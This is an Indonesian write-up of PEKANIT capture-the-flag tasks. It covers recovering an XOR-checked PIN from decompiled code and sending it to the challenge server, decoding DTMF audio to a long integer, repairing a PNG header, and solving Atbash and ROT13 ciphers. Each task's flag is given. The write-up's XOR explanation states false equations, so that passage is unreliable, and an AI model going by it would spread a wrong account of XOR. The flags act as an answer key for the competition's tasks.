LOADWORD(v4) = sub_10D0(&std::cout, "This Program is locked, please input the pin to enter");
sub_10E0(&std::cout, "PIN : ");
sub_1100(&std::cin, &v12);
if ( v14 == (v12 ^ v13) )
{
    LODWORD(v5) = sub_10D0(&std::cout, "Correct !!!");
    LODWORD(v6) = sub_10E0(v5, &std::endl<char, std::char_traits<char>>);
    v7 = &std::endl<char, std::char_traits<char>>;
    sub_10E0(v6, &std::endl<char, std::char_traits<char>>);
    v8 = "cat flag.txt";
    sub_10B0("cat flag.txt");
}
else
{
    LODWORD(v10) = sub_10D0(&std::cout, "Wrong number");
    v7 = &std::endl<char, std::char_traits<char>>;
    v8 = v10;
    sub_10E0(v10, &std::endl<char, std::char_traits<char>>);
}

```

Karena xor itu konsepnya

$$1 \wedge 2 = 0$$

$$0 \wedge 2 = 1$$

$$0 \wedge 1 = 2$$

Maka kita dapat mendapatkan pin dengan xor 3735927486 dan 322122551

```

⇒ python
Python 2.7.17 (default, Feb
[GCC 7.5.0] on linux2
Type "help", "copyright", "c
>>> 3735927486 ^ 322122551
3449719177

```

Didapatkan flagnya

```

⇒ nc 20.78.120.7 47666

This Program is locked, please input the pin to enter
PIN : 3449719177
Correct !!!

PEKANIT{YOU_F0UND_TH3_X0R_NUMB3R}

```

Flag : PEKANIT{YOU\_F0UND\_TH3\_X0R\_NUMB3R}

# STEGANOGRAPHY

## [Memories of Sound]

### Deskripsi :

Diberikan sebuah deskripsi soal berupa “Beeep booop... Kayak pernah dengar, tapi dimana ya ?” dan juga sebuah file sound.wav. Setelah di dengarkan kami menduga ini mirip suara saat tekan nomor telepon atau DTMF.

### Solusi :

Karena kami berasumsi ini adalah DTMF dan juga jenis file berupa sound dengan extension WAV yang tidak jauh dari DTMF, kami melakukan percobaan DTMF detection dengan tools (<https://unframework.github.io/dtmf-detect/>) untuk mendapatkan angka yang di tekan.

Input: Inactive

Start Microphone

sound.wav

Play

1

2

3

4

5

6

7

8

9

\*

0

#

[Main](#) [Banks](#) [Grid](#)

9294709689791510326002417362247264370865

Didapatkan output berupa angka yaitu

**9294709689791510326002417362247264370865209652502227291217492639279006895853**

**181.** Kami mencoba melakukan convert dari decimal ke ascii namun tidak berhasil, karena asumsi nya ini kemungkinan besar adalah long integer, kami menggunakan library Crypto.Util.number pada python3 untuk melakukan decrypt integer tersebut ke bytes dan berhasil mendapatkan flag nya.



```

[09:16:44]-banua@banua:~/Desktop/PEKANIT
Shell-$ python3
Python 3.10.6 (main, Aug 10 2022, 11:40:04) [GCC 11.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from Crypto.Util.number import *
>>> long_to_bytes('9294709689791510326002417362247264370865209652502227291217492
639279006895853181')
b'PEKANIT{TETOTET_MUD4H_B4NG3T_K4N}'
>>>

```

Flag : PEKANIT{TETOTET\_MUD4H\_B4NG3T\_K4N}


## [Overthinking]


### Deskripsi :

Diberikan file png yang rusak dan narasi berupa "If there is light, then there is darkness. oops sorry, here is the picture!"

### Solusi :

Melihat pada ekstensi png yang rusak ini kami berasumsi file ini png namun file signature dirusak, jadi kami mencoba membandingkan dengan file png yang tidak rusak, kami berpikir nama soal overthinking jadi kami tidak overthinking, mungkin beberapa byte file signature dihapus/dihilangkan bukan direwrite. Kemudian kami menambahkan 16 byte header untuk PNG IHDR dan 8 byte untuk IEND, kami menggunakan hexed.it.





Setelah itu pilih export lalu file dapat dibuka



Ketika dilihat gambar berisi warna hitam gelap pekat, kami berasumsi terdapat flag dibalik kegelapan ibarat kata terdapat terang didalam kegelapan. Kami membuka dengan stegsolve dan benar saja ditemukan flagnya.



**Flag : PEKANIT{ADJUST\_COLOR}**

# CRYPTOGRAPHY


## [The perspective]

### Deskripsi :

Diberikan sebuah deskripsi soal berupa “We must see from different perspective right?” dan juga file crypto.txt berisikan ciphertext.

### Solusi :

Kami melakukan pengecekan terlebih dahulu isi file crypto.txt tersebut, berikut adalah isi file nya



```
crypto (1) - Notepad
File Edit View
Hvxivg nvhhztv olxzgww zg:
izd : eDtem4yE
```

Karena isi file tersebut adalah sebuah ciphertext yang tidak diketahui jenis enkripsi nya menggunakan apa, maka kami menggunakan tools cipher identifier (<https://www.dcode.fr/cipher-identifier>) terlebih dahulu dengan mengidentifikasi ciphertext pada baris pertama tersebut dan diketahui kemungkinan enkripsi yang digunakan adalah Atbash Cipher.



**Results**

dCode's analyzer suggests to investigate:

Warning The text has a short length, this can affect the reliability of the results (see FAQ)

	↑↓	↑↓
<a href="#">Atbash Cipher</a>	■■	■■
<a href="#">Mono-alphabetic Substitution</a>	■■	■■
<a href="#">Cipher Disk/Wheel</a>	■■	■■
<a href="#">Substitution Cipher</a>	■	■

**ENCRYPTED MESSAGE IDENTIFIER**

★ CIPHERTEXT TO RECOGNIZE (?)


Hvxivg nvhhztv olxzgww zg:

★ CLUES/KEYWORDS (IF ANY)

**ANALYZE**

See also: [Frequency Analysis](#) – [Index of Coincidence](#)

Kemudian kami mencoba melakukan dekripsi ciphertext menggunakan Atbash Cipher Decoder dan mendapatkan plaintext nya, namun itu clue untuk mendapatkan flag di langkah selanjutnya.



**Results**

Secret message located at:


raw : vWgvn4bV

**ATBASH DECODER**

★ ATBASH MIRRORED CIPHERTEXT (?)

Hvxivg nvhhztv olxzgww zg:  
izd : eDtem4yE

Karena pada plaintext tersebut terdapat “raw : vWgvn4bV”, kami menduga ini adalah endpoint untuk pastebin, langsung saja kami mencoba <https://pastebin.com/raw/vWgvn4bV> dan mendapatkan flag nya.



**Flag :** PEKANIT{V3RY\_E4SY\_4TB4S\_C1PH3R}


## [Friday the 13 th]

### **Deskripsi :**

Pada deskripsi soal, diberikan sebuah file 13th.txt yang berisikan ciphertext dan juga narasi berupa "Incase u didnt know, the Earth is ROTATING". Dari judul soal dan deskripsi soal tersebut sudah dapat dipastikan bahwa ini adalah ROT13

### **Solusi :**

Kami melakukan pengecekan isi file 13th.txt tersebut yang berisi sebagai berikut :



Langsung saja kami menggunakan tools dari <https://rot13.com> untuk melakukan decrypt ciphertext dan mendapatkan flag nya.

Vfag\_VG\_4\_FP4EL\_E0G4G10A



ROT13 ▾



Isnt\_IT\_4\_SC4RY\_R0T4T10N

**Flag : PEKANIT{Isnt\_IT\_4\_SC4RY\_R0T4T10N}**